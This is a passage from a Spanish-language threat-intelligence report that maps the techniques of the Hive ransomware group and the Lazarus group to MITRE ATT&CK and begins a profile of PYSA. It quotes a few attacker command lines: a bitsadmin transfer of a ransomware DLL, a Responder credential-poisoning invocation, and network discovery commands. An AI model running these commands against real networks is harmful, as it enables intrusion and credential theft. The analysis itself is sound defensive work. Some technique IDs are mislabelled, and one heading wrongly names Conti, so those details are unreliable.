- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del sistema Windows. Hive ha usado esta característica para ejecutar un archivo .bat que contenía varios comandos para copiar un ejecutable desde el directorio “\\<xxx>\share\$\xxx.exe” al directorio %APPDATA% en diferentes sistemas.

4.1.5.1.3 Persistencia / Persistence

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. Hive ejecuta comandos para crear cuentas y añadirlas al grupo de administradores. Además, también utilizan comandos para descubrir grupos y cuentas.
- **T1197 – BITS Jobs:** Proveen un mecanismo de persistencia al ejecutar *payloads*. También pueden ser útiles a la hora de evitar ser detectado, pues se ejecutan en segundo plano. Las tareas de transferencia de archivos son implementadas como BITS Jobs. Hive extiende su *ransomware* utilizando “bitsadmin” y después ejecutándolo.
- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar servicios de Windows para ejecutar repetidamente *payloads* como parte de resistencia, ya que se ejecutan en segundo plano. Hive utiliza el *framework* CobalStrike, cuyos *beacons* son instalados como servicios.
- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso. Hive registra y ejecuta tareas maliciosas.

4.1.5.1.4 Escalado de Privilegios / Privilege Escalation

La técnica que utiliza, o ha utilizado, Hive de esta táctica es:

- **T1068 – Exploitation for Privilege Escalation:** Los atacantes pueden obtener permisos de alto nivel al explotar servidores web de cara al público para el acceso inicial. Hive ha hecho uso de esa explotación para obtener mayores privilegios.

4.1.5.1.5 Evasión de Defensas / *Defense Evasion*

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. Hive utiliza un truco conocido como “IPfuscation” para esconder el *payload*.
- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El *ransomware* deshabilita las características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. Hive ejecuta reg.exe para encargarse de las características de Microsoft Defender.
- **T1070.001 – Indicator Removal on Host: Clear Windows Event Logs:** Los atacantes limpian los logs para ocultar evidencia de su intrusión. Esto hace el trabajo del equipo de respuesta ante incidentes más difícil. Hive hace uso de una utilidad muy popular, “wenvutil”, para esto.
- **T1070.004 – Indicator Removal on Host: File Deletion:** Los atacantes borran los archivos que se hayan podido crear por causa de su intrusión para no dejar rastro. Hive, como muchos *ransomware*, se borra a sí mismo para dificultar la obtención de la muestra.
- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. Hive crea un servicio con un nombre determinado para parecer el binario normal de Windows “explorer.exe”:

```
$windir\$\system32\cmd.exe /k C:\Windows\inf\usbhub\explorer.exe -f  
C:\Windows\inf\usbhub\config.log
```

- **T1055 – Process Injection:** Los atacantes inyectan código en procesos siendo ejecutados con el fin de evadir las defensas basadas en procesos, y también para elevar privilegios.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobreponer las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables.

4.1.5.1.6 Acceso a Credenciales / *Credential Access*

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del *Local Security Authority Subsystem Service* (LSASS). En un incidente de Hive, se ha observado como configura la *Registry Key* para forzar al sistema a almacenar las contraseñas, en texto plano, en memoria.

4.1.5.1.7 Descubrimiento / Discovery

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

T1087 – Account Discovery: Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de *ransomware* generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.
- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.
- **T1057 – Process Discovery:** Hive hace uso de métodos que enumeran procesos activos para formar los siguientes pasos del ataque.
- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all
>> net view /all /domain
>> dsquery subnet -limit 0
>> nltest /domain _ trusts
>> nltest /dclist
```

- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net sesión
>> net use
>> netstat -ano
>> query session
```

4.1.5.1.8 Movimiento Lateral / Lateral Movement

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1570 – Lateral Tool Transfer:** Hive hace uso de RDP para propagar el *ransomware* o las herramientas usadas, dentro de la red. Se les ha visto utilizar “bitsadmin” con el comando:

```
Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Hive].dll
C:\Windows\[hive].dll
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede continuar moviéndose en la red con el uso de conexiones de escritorio remoto.
- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** Hive usa RDP para transferir y ejecutar las *payloads* del *ransomware* y otras herramientas. Utilizan un script, COPY.bat, que copia el troyano xxx.exe desde la carpeta share\$ al directorio C:\windows\temp\ en diferentes sistemas de la red.
- **T1021.006 – Remote Services: Windows Remote Management:** Se utiliza WMI para ejecutar y desplegar scripts y *payloads* del *ransomware*.

4.1.5.1.9 Recolección / *Collection*

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1560.001 – Archive Collected Data: Archive via Utility:** Hive utiliza una herramienta para comprimir la información robada y, posteriormente, exfiltrarla.
- **T1005 – Data from local system:** Busca en el sistema local información o archivos de interés, como bases de datos e información confidencial.

4.1.5.1.10 Comando y Control / *Command and Control*

La técnica que utiliza, o ha utilizado, Hive de esta táctica es:

- **T1071.001 - Application Layer Protocol: Web Protocols:** Hive utiliza el *malware* RedLine Stealer para comunicarse con el servidor C2. Dependiendo de la versión de este *malware* puede usar HTTP+ SOAP, .NET Binary Format SOAP o JSON. Puede descargar y ejecutar archivos, ejecutar comandos con cmd.exe o abrir links en un navegador.

4.1.5.1.11 Exfiltración / *Exfiltration*

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Mencionado anteriormente, RedLine; usado por Hive, es capaz de buscar por datos específicos en el sistema como contraseñas, cookies, tarjetas de crédito, credenciales en plataformas de juego, etc. Tras encontrar archivos interesantes se mandan al servidor C&C a través del canal de comunicación.
- **T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage:** Exfiltrar datos a un servidor en la nube puede verse como algo legítimo, por lo que es una ventaja para los atacantes. Hive utiliza *MegaSync* para ello.

4.1.5.1.12 Impacto / *Impact*

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1486 – Data encrypted for impact:** Hive encripta los archivos de su víctima con una llave generada aleatoriamente. Posteriormente, esa llave también será encriptada con RSA.

- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias *shadow* y desactivan las características de reparación y recuperación automáticas.
- **T1489 – Service Stop:** Hive ha sido observado parando servicios con la herramienta “sc.exe”.

Esta información forma parte de un informe previamente escrito que se puede ver en detalle en el apéndice: Informe Hive.

4.1.6 Lazarus

El **Grupo Lazarus** (también conocido como **HIDDEN COBRA** o Whois Team) es un conjunto de ciberdelincuentes norcoreano financiada por el gobierno. Se trata de una amenaza persistente avanzada (APT) debido a su nivel de amenaza y los múltiples métodos que utilizan para llevar a cabo una operación.

Llevan operando desde 2009 y han participado en numerosos ataques, varios de ellos enfocados en Corea del Sur, hasta el famoso ataque de *WannaCry* en 2017. El último ataque conocido que se atribuye a este grupo es un intento de phishing por correo a la plataforma cripto “deBridge Finance”.

Los miembros se forman en Shenyang, China, donde reciben un entrenamiento para desplegar *malware* de todo tipo en ordenadores, redes informáticas y servidores. Tal es la amenaza de este grupo que el FBI ha publicado una orden de búsqueda a uno de sus miembros.

A continuación, se describirán los TTPs relacionados con este grupo, también se pueden ver distribuidos en su matriz en el apéndice: Matriz de Lazarus.

4.1.6.1 Distribución de TTPs

4.1.6.1.1 Reconocimiento / Reconnaissance

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1589.002 – Gather Victim Identity Information: Email Addresses:** El grupo ha recogido direcciones de email pertenecientes a varios departamentos de la organización elegida que han sido usados en campañas de phishing.
- **T1591 – Gather Victim Org Information:** Lazarus ha estudiado información pública sobre la organización elegida para mejorar las posibilidades de que funcione el *spearphishing*.
- **T1591.004 – Gather Victim Org Information: Identify Roles:** El grupo se ha dirigido a individuos específicos, pertenecientes a una organización, ofreciendo puestos de trabajo falsos.

- **T1593.001 – Search Open Websites/Domains: Social Media:** Lazarus ha hecho uso de LinkedIn para identificar y dirigirse a empleados específicos de la organización elegida.

4.1.6.1.2 Desarrollo de Recursos / *Resource Development*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1583.001 – Acquire Infrastructure: Domains:** El grupo ha obtenido dominios relacionados con sus campañas para actuar como puntos de distribución y canales C2.
- **T1583.004 – Acquire Infrastructure: Server:** Lazarus ha adquirido servidores para alojar sus herramientas maliciosas.
- **T1583.006 – Acquire Infrastructure: Web Services:** Lazarus ha alojado descargas maliciosas en GitHub y Dropbox.
- **T1584.001 – Compromise Infrastructure: Domains:** Han comprometido dominios legítimos, incluyendo los que están alojados en EE.UU. e Italia, para C&C.
- **T1584.001 – Compromise Infrastructure: Server:** Lazarus ha comprometido servidores para manipular herramientas maliciosas.
- **T1587.001 – Develop Capabilities: Malware:** El grupo ha desarrollado su propio *malware* para utilizarlo en sus operaciones.
- **T1585.001 – Establish Accounts: Social Media Accounts:** Lazarus se ha creado cuentas nuevas en LinkedIn y Twitter para llevar a cabo ingeniería social contra víctimas potenciales.
- **T1585.002 – Establish Accounts: Email Accounts:** Se han creado nuevas cuentas de email para operaciones de *spearphishing*.
- **T1588.002 – Obtain Capabilities: Tool:** Lazarus ha obtenido una variedad de herramientas para sus operaciones, incluyendo [Responder](#), PuTTy PSCP, Wake-On-Lan, ChromePass y dbxcli.
- **T1588.003 – Obtain Capabilities: Code Signing Certificates:** También ha usado certificados de firmado de código, emitidos por *Sectigo RSA*, para algunos de sus *malware* y herramientas.
- **T1588.004 – Obtain Capabilities: Digital Certificates:** El grupo ha obtenido certificados SSL para sus dominios de C2.
- **T1608.001 – Stage Capabilities: Upload Malware:** Lazarus ha alojado archivos maliciosos tanto en servidores comprometidos como en los controlados por el propio grupo.
- **T1608.002 – Stage Capabilities: Upload Tool:** Han alojado herramientas personalizadas y de código abierto en servidores comprometidos y en los suyos.

4.1.6.1.3 Acceso Inicial / *Initial Access*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1189 – Drive-by Compromise:** El grupo Lazarus ha distribuido [RATANKBA](#) y otro código malicioso a las víctimas a través de páginas web legítimas comprometidas.

- **T1566.001 – Phishing: Spearphishing Attachment:** Lazarus ha mandado a individuos específicos emails conteniendo documentos de Microsoft Word maliciosos.
- **T1566.002 – Phishing: Spearphishing Link:** El grupo ha enviado enlaces maliciosos a las víctimas a través de correos.
- **T1566.003 – Phishing: Spearphishing via Service:** También han utilizado las redes sociales, incluyendo LinkedIn y Twitter, para mandar mensajes de *spearphishing*.

4.1.6.1.4 Ejecución / Execution

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1059.001 – Command and Scripting Interpreter: PowerShell:** El grupo Lazarus ha usado PowerShell para ejecutar comandos y código malicioso.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. El *malware* de Lazarus utiliza cmd.exe para ejecutar comandos en la máquina comprometida.
- **T1059.005 – Command and Scripting Interpreter: Visual Basic:** El grupo ha usado VBA y macros incrustados en documentos Word para ejecutar código malicioso.
- **T1203 – Exploitation for Client Execution:** Lazarus ha explotado la vulnerabilidad CVE-2018-4878 de Adobe Flash para la ejecución.
- **T1106 – Native API:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del *kernel*. Lazarus ha utilizado la API de Windows “ObtainUserAgentString” para obtener el usuario-agente del equipo comprometido para conectarse a un servidor C&C.
- **T1204.001 – User Execution: Malicious Link:** El grupo Lazarus ha enviado emails en campañas de *spearphishing* con la intención de que el usuario entrara en el enlace malicioso.
- **T1204.002 – User Execution: Malicious File:** Los miembros de Lazarus han intentado que los usuarios lancen un documento Word malicioso entregado a través de un email en campañas de *spearphishing*.
- **T1047 – Windows Management Instrumentation:** Lazarus ha utilizado WMIC para la táctica de descubrimiento y, también, para ejecutar *payloads* y obtener persistencia y moverse lateralmente en la red.

4.1.6.1.5 Persistencia / Persistence

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del

atacante a la cuenta. El *malware WhiskeyDelta-Two* de Lazarus contiene una función que intenta renombrar la cuenta del administrador.

- **T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder:** El grupo ha mantenido persistencia cargando código malicioso en un directorio de arranque o añadiendo una clave *Registry Run*.
- **T1547.009 – Boot or Logon Autostart Execution: Shortcut Modification:** El *malware* de Lazarus ha mantenido persistencia en el sistema creando un acceso directo de LNK en la carpeta de arranque del usuario.
- **T1543.003 – Create or Modify System Process: Windows Service:** Varias familias de los *malware* de Lazarus se instalan a sí mismos como servicios nuevos.
- **T1574.002 – Hijack Execution Flow: DLL Side-Loading:** Lazarus ha reemplazado “*win_fw.dll*”, un componente interno que es ejecutado durante la instalación de IDA Pro, con un DLL malicioso para descargar y ejecutar un *payload*.
- **T1547.013 – Hijack Execution Flow: KernelCallbackTable:** El grupo ha abusado de “*KernelCallbackTable*” para secuestrar el flujo del control de procesos y ejecutar *shellcode*.
- **T1542.003 – Pre-OS Boot: Bootkit:** El *malware* “*WhiskeyAlfa-Three*” de Lazarus modifica el sector 0 de Master Boot Record (MBR) para asegurarse de que el *malware* persiste incluso si la máquina se apaga.
- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso. Lazarus ha usado *schtasks* para persistir, incluyendo la ejecución periódica de un script XSL remoto o un *payload* VBS.

4.1.6.1.6 Escalado de Privilegios / *Privilege Escalation*

La técnica que utiliza, o ha utilizado, Conti de esta táctica es:

- **T1078 – Valid Accounts:** El grupo ha utilizado credenciales de administrador para obtener acceso a partes restringidas de la red.

4.1.6.1.7 Evasión de Defensas / *Defense Evasion*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1134.002 – Access Token Manipulation: Create Process with Token:** El *keylogger KiloAlfa* de Lazarus obtiene tokens de usuario de las sesiones interactivas para ejecutarse con la llamada de API “*CreateProcessAsUserA*” bajo el contexto del usuario.
- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. Lazarus ha utilizado *shellcode* con macros para descifrar y mapear manualmente DLLs y el *shellcode* en memoria en tiempo de ejecución.

- **T1564.001 – Hide Artifacts: Hidden Files and Directories:** El grupo ha usado un Macro VBA para poner sus atributos de archivo como *System* y *Hidden*. También ha nombrado archivos con un punto como prefijo para ocultarlas de la aplicación Finder.
- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El *malware* de Lazarus “TangoDelta” intenta terminar varios procesos asociados con McAfee. Además, su *malware* “SHARPNOT” desactiva los servicios de notificación y alerta del sistema de Windows.
- **T1562.004 – Impair Defenses: Disable or Modify System Firewall:** Varios *malware* de Lazarus modifican el cortafuegos de Windows para permitir conexiones entrantes o lo desactivan con *netsh*.
- **T1070 – Indicator Removal on Host:** El grupo Lazarus ha restaurado el código malicioso [KernelCallbackTable](#) a su estado original tras haber tomado control del flujo de control de procesos.
- **T1140.003 – Indicator Removal on Host: Clear Command History:** Lazarus ha eliminado los logs en un rúter comprometido, incluyendo la eliminación automática a través de la utilidad *logrotate*.
- **T1140.004 – Indicator Removal on Host: File Deletion:** El *malware* de este grupo ha eliminado archivos de varias formas, entre ellas se incluyen los llamados “suicide scripts” para eliminar los binarios del propio *malware*.
- **T1140.006 – Indicator Removal on Host: Timestomp:** Varias familias *malware* de Lazarus editan la marca del tiempo. Pueden modificar la hora de la última escritura de un registro clave a una fecha aleatoria y también copiar la fecha de archivos .exe legítimos para sus propios ejecutables.
- **T1202 – Indirect Command Execution:** Los mecanismos de persistencia de Lazarus han usado “forfiles.exe” para ejecutar archivos .htm.
- **T1070.004 – Indicator Removal on Host: File Deletion:** LAZARUS genera el siguiente archivo *batch* que sirve para eliminar su muestra y, después, ese mismo archivo *batch*:
- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. Lazarus ha ocultado archivos maliciosos haciéndolos pasar por “JPEG” para evitar su detección.
- **T1036.003 – Masquerading: Rename System Utilities:** Lazarus ha renombrado utilidades del sistema, como *wscript.exe* y *mshta.exe*.
- **T1036.004 – Masquerading: Masquerade Task or Service:** El grupo ha utilizado la tarea programada *SRCheck* para enmascarar la ejecución de un archivo .dll malicioso.
- **T1036.005 – Masquerading: Match Legitimate Name or Location:** Los integrantes han renombrado código malicioso para ocultarlo como un narrador de Microsoft y otros archivos legítimos.
- **T1027 – Obfuscated Files or Information:** El grupo ha usado múltiples tipos de encriptación y codificación para sus *payloads*, incluyendo AES, Caracachs, RC4, XOR, Base64 y otros trucos.

- **T1027.002 – Obfuscated Files or Information: Software Packing:** Hacen uso de “Themida” para empaquetar DLLs maliciosos y otros archivos.
- **T1055.001 – Process Injection: Dynamic-link Library Injection:** Una muestra de su *malware* realiza inyección de DLL reflectiva.
- **T1620 – Reflective Code Loading:** El grupo Lazarus ha cambiado los permisos de protección de la memoria para después sobrescribir en memoria código de la función DLL con *shellcode*. Esta función se ejecuta más tarde con “KernelCallbackTable”.
- **T1553.002 – Subvert Trust Controls: Code Signing:** Lazarus ha firmado digitalmente *malware* y otras utilidades para no ser detectado.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobreponer las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. Algunos archivos de Lazarus que se han usado para la persistencia abusan el cliente de actualización de Windows para ejecutar un DLL malicioso.
- **T1218.005 – System Binary Proxy Execution: Mshta:** El grupo ha usado *mshta.exe* para ejecutar páginas HTML descargadas por documentos de acceso inicial.
- **T1218.010 – System Binary Proxy Execution: Regsvr32:** Lazarus ha utilizado *rgsvr32* para ejecutar su *malware*.
- **T1218.011 – System Binary Proxy Execution: Rundll32:** También ha utilizado *rundll32* para ejecutar *payloads* maliciosas en el dispositivo comprometido.
- **T1221 – Template Injection:** El grupo ha usado archivos “DOCX” para recuperar una plantilla/DOTM.
- **T1220 – XSL Script Processing:** Como se ha visto antes, el grupo hace uso de WMIC para ejecutar un script XSL remoto y obtener persistencia.

4.1.6.1.8 Acceso a Credenciales / *Credential Access*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1557.001 – Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay:** El grupo ha ejecutado Responder con el comando:

```
[Responder file path] -i [IP address] -rPv
```

Para obtener credenciales y moverse lateralmente.

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas. Lazarus ha realizado ataques de fuerza bruta a cuentas de administradores.
- **T1110 – Brute Force: Password Spraying:** El *malware* de Lazarus intenta conectarse a carpetas compartidas de Windows para moverse lateralmente. Utilizan una lista generada de nombres de usuario y contraseñas débiles.

- **T1056.001 – Input Capture: Keylogging:** Su *malware* “KiloAlfa” contiene funcionalidad de *keylogging*.

4.1.6.1.9 Descubrimiento / *Discovery*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1087.002 – Account Discovery: Domain Account:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Lazarus ha consultado un servidor de directorio activo para obtener una lista de cuentas, incluidas cuentas de administrador.
- **T1010 – Application Window Discovery:** El *malware* “IndiaIndia” del grupo obtiene y envía a su servidor C2 el título de la ventana de cada proceso activo. El *keylogger* “KiloAlfa” también tiene esta funcionalidad.
- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios. El grupo Lazarus ha buscado palabras en máquinas comprometidas para identificar archivos específicos de interés.
- **T1046 - Network Service Discovery:** Lazarus ha usado *nmap* desde un router de VM para escanear puertos en los sistemas pertenecientes a la red de la empresa.
- **T1057 – Process Discovery:** Varios de los *malware* de este grupo obtienen una lista de procesos activos en el sistema de la víctima y la envían a su servidor C2.
- **T1012 – Query Registry:** El *malware* “IndiaIndia” de Lazarus revisa las claves de registro dentro de HKCU y HKLM para determinar si ciertas aplicaciones están presentes; incluyendo SecureCRT, Terminal Services, RealVNC, TightVNC, UltraVNC, Radmin, mRemote, TeamViewer, FileZilla, pcAnyware y Remote Desktop. Otro de sus *malware* comprueba la presencia de la siguiente clave de registro:

```
HKEY_CURRENT_USER\Software\Bitcoin\Bitcoin-QT
```

- **T1082 – System Information Discovery:** Algunos *malware* de Lazarus recogen información del tipo y versión del SO perteneciente a la víctima, además del nombre del ordenador e información de la CPU.
- **T1614.001 – System Location Discovery: System Language Discovery:** Lazarus ha desplegado *malware* diseñado para no correr en ordenadores con el lenguaje de Windows en: coreano, japonés o chino.
- **T1016 – System Network Configuration Discovery:** Su *malware* “IndiaIndia” obtiene y envía a su servidor C2 información sobre la configuración de la primera tarjeta de interfaz de red, incluyendo la dirección IP, puertas de enlace, máscara de subred, información de DHCP y si WINS está disponible.
- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema. Lazarus ha utilizado el siguiente comando para identificar y establecer una conexión con el anfitrión remoto:

```
net use
```

- **T1033 – System Owner/User Discovery:** Varios *malware* de Lazarus enumeran a los usuarios que tienen la sesión iniciada.
- **T1124 – System Time Discovery:** Un implante similar a Destover, utilizado por el grupo, puede obtener el tiempo real del sistema y enviarlo al servidor C2.
- **T1497.001 – Virtualization/Sandbox Evasion: System Checks:** Lazarus utiliza herramientas para detectar servicios de Sandbox o VMware. Esto lo hace identificando la presencia de un *debugger* o servicios relacionados.

4.1.6.1.10 Movimiento Lateral / *Lateral Movement*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1534 – Internal Spearphishing:** El grupo ha llevado a cabo *spearphishing* interno desde dentro de una organización comprometida.
- **T1021.001 – Remote Services: Remote Desktop Protocol:** El *malware* “SierraCharlie” de Lazarus utiliza RDP para propagarse.
- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** Otro de sus *malware*, “SierraAlfa”, accede la carpeta compartida ADMIN\$ a través de SMB para moverse lateralmente.
- **T1021.004 – Remote Services: SSH:** El grupo utiliza SSH y la utilidad PSCP de PuTTY para ganar acceso a un segmento restringido de la red comprometida.

4.1.6.1.11 Recolección / *Collection*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1560 – Archive Collected Data:** El grupo ha comprimido los datos robados con RAR y ha utilizado el *malware* “RomeoDelta” para archivar directorios específicos en formato .zip, encriptar el archivo .zip y subirlo al servidor C2.
- **T1560.002 – Archive Collected Data: Archive via Library:** Su *malware* “IndiaIndia” guarda la información recogida de la víctima en un archivo que es comprimido con Zlib, encriptado y subido al servidor C2.
- **T1560.003 – Archive Collected Data: Archive via Custom Method:** Una muestra de sus *malware* encripta datos utilizando una simple operación XOR basada en bytes antes de la exfiltración.
- **T1005 – Data from Local System:** El grupo ha recopilado datos y archivos de las redes comprometidas.
- **T1074.001 – Data Staged: Local Data Staging:** El *malware* “IndiaIndia” guarda el archivo con la información recogida sobre la víctima en el directorio %TEMP%, después es comprimido, encriptado y subido al servidor C2.

4.1.6.1.12 Comando y Control / *Command and Control*

La técnica que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1071.001 – Application Layer Protocol: Web Protocols:** Lazarus ha llevado a cabo C2 sobre HTTP y HTTPS.
- **T1132.001 – Data Encoding: Standard Encoding:** Un *malware* de Lazarus codifica datos con base64.
- **T1001.003 – Data Obfuscation: Protocol Impersonation:** El *malware* de Lazarus también usa una forma única de encriptación de comunicaciones conocida como FakeTLS, que imita a TLS, pero con un método de encriptación diferente que potencialmente evade la inspección del tráfico SSL.
- **T1573.001 – Encrypted Channel: Symmetric Cryptography:** Varios *malware* de Lazarus encriptan el tráfico C2 con código propio que utiliza XOR con una operación ADD y XOR con una operación SUB. Otro *malware* utiliza la encriptación Caracachs para encriptar *payloads* de C2.
- **T1008 – Fallback Channels:** Su *malware* “SierraAlfa” envía datos a uno de los servidores C2 harcodados aleatoriamente, si la transmisión falla, escoge otro servidor para volver a intentar la transmisión.
- **T1105 – Ingress Tool Transfer:** El grupo Lazarus ha descargado en la máquina comprometida archivos, *malware* y herramientas de su servidor C2.
- **T1104 – Multi-Stage Channels:** Lazarus ha utilizado componentes de *malware* de varias etapas para injectar etapas más tardías en procesos separados.
- **T1571 – Non-Standard Port:** Algunos *malware* de Lazarus utilizan una lista ordenada de números de puerto para el tráfico de C2, creando discrepancias en el protocolo del puerto.
- **T1090.001 – Proxy: Internal Proxy:** El grupo ha usado un rúter comprometido para servir como un proxy entre la red corporativa de la víctima y los segmentos restringidos.
- **T1090.002 – Proxy: External Proxy:** El grupo Lazarus ha utilizado múltiples proxys para ofuscar el tráfico de red de las víctimas.
- **T1102.002 – Web Service: Bidirectional Communication:** Los miembros han usado GitHub como C2, extrayendo *payloads* de imágenes alojadas y luego enviando la salida de ejecución de los comandos a archivos en directorios específicos.

4.1.6.1.13 Exfiltración / *Exfiltration*

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1048.003 – Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol:** Su *malware* “SierraBravoTwo” genera un correo a través de SMTP que contiene información sobre nuevas víctimas infectadas.
- **T1041 – Exfiltration Over C2 Channel:** Lazarus ha realizado el envío de datos y archivos exfiltrados sobre un canal C2, a través de sus herramientas y *malware*.
- **T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage:** El grupo ha exfiltrado datos robados a Dropbox usando una versión personalizada de dbxcli.

4.1.6.1.14 Impacto / Impact

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1485 – Data Destruction:** Lazarus ha utilizado una función personalizada y segura para sobrescribir los contenidos de un archivo con datos de la memoria.
- **T1491.001 – Defacement: Internal Defacement:** El grupo ha reemplazado el fondo de pantalla de los sistemas con una imagen amenazante después de hacer que el sistema no se pueda iniciar con un borrado de estructura del disco.
- **T1561.001 – Disk Wipe: Disk Content Wipe:** Lazarus ha utilizado *malware* como “WhiskeyAlfa” para sobrescribir los primeros 64 MB de todos los discos por una mezcla de buffers estáticos y aleatorios. Luego, un proceso similar es usado para borrar el contenido en discos lógicos y, finalmente, intentar borrar todos los bytes de todos los sectores en todos los discos.
- **T1561.002 – Disk Wipe: Disk Structure Wipe:** Su *malware* “SHARPNOT” sobrescribe y elimina el *Master Boot Record* (MBR) de la máquina de la víctima y ha poseído *malware* MBR wiper desde 2009.
- **T1489 – Service Stop:** El grupo ha detenido el servicio MSExchangeIS para hacer que los contenidos de Exchange sean inaccesibles para los usuarios.
- **T1529 – System Shutdown/Reboot:** Lazarus ha reiniciado sistemas tras destruir archivos y borrar el MBR.

Esta información forma parte de un informe previamente escrito que se puede ver en detalle en el apéndice: Informe Lazarus.

4.1.7 PYSA

PYSA (*Protect Your System Amigo*) es una variante del *ransomware* Mespinoza, que surgió en diciembre del 2019 y opera bajo el modelo de *Ransomware-as-a-Service* (RaaS). Esto implica que los desarrolladores reclutan afiliados para llevar a cabo su distribución a cambio de un porcentaje de las ganancias obtenidas de los pagos que realizan las víctimas.

Recurre a técnicas para extorsionar a la víctima que no accede al pago, como la exfiltración de los archivos y el *cold-calling* (llamadas telefónicas presionando a las compañías). También ha sido visto utilizando el troyano de acceso remoto (**RAT**) conocido como ChaChi, para comprometer los sistemas.

Este grupo tiene como objetivos: entidades gubernamentales, compañías privadas y los sectores sanitario y educativo, ya que normalmente contienen información que no quieren que sea pública. Además, en los diferentes análisis de PYSA se observan las siguientes características:

- Es compatible con sistemas Windows de 32 y 64 bits.
- El programa está escrito en el lenguaje de programación C++.

- Cifra los ficheros de las unidades de disco duro o *flash*.
- Utiliza la librería criptográfica “Crypto++” para encriptar los archivos con una combinación de RSA-4096 y AES-256-CFB.
- No requiere de conexión a internet para funcionar.
- Escribe el mensaje de rescate en el registro.
